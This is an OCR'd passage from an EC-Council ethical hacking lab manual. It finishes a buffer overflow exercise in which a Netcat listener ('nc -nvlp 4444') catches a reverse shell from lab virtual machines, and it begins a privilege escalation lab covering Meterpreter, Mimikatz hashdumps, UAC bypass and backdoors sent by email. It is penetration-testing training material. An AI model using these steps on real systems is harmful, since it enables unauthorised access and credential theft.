
147. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

     Note: Ensure that the terminal navigates to **/root/Desktop/Scripts**.

148. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.




149. Now, paste the shellcode copied in **Step#145** in the overflow option (**Line 4**); then, press **Ctrl+S** to save the file and close it.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

150. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
151. Open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
152. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
153. Now, type **cd** and press **Enter** to jump to the root directory.
154. Type **nc -nvlp 4444** and press **Enter**.
155. Netcat will start listening on port **4444**, as shown in the screenshot.




156. Switch back to the first **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
157. Type **./shellcode.py** and press **Enter** to execute the Python script.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

158. Now, switch back to the **Terminal** running the Netcat command.
159. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.
160. Now, type **whoami** and press **Enter** to display the username of the current user.



161. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
162. Close all the open windows and document all the acquired information.
163. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
- Escalate privileges by exploiting vulnerability in pkexec
- Escalate privileges in Linux machine by exploiting misconfigured NFS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Escalate privileges by bypassing UAC and exploiting Sticky Keys
- Escalate privileges to gather hashdump using Mimikatz

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 90 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and GhostPack Seatbelt allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This task demonstrates the exploitation procedure on a weakly patched Windows 11 machine that allows you to gain access through a Meterpreter shell, and then employing privilege

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.


Here, we will find misconfigurations in the target system using BeRoot and Seatbelt and further escalate privileges by exploiting client-side vulnerabilities.

Note: In This task, we are using the **Parrot Security** (**10.10.1.13**) machine as the host machine and the **Windows 11** (**10.10.1.11**) machine as the target machine.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
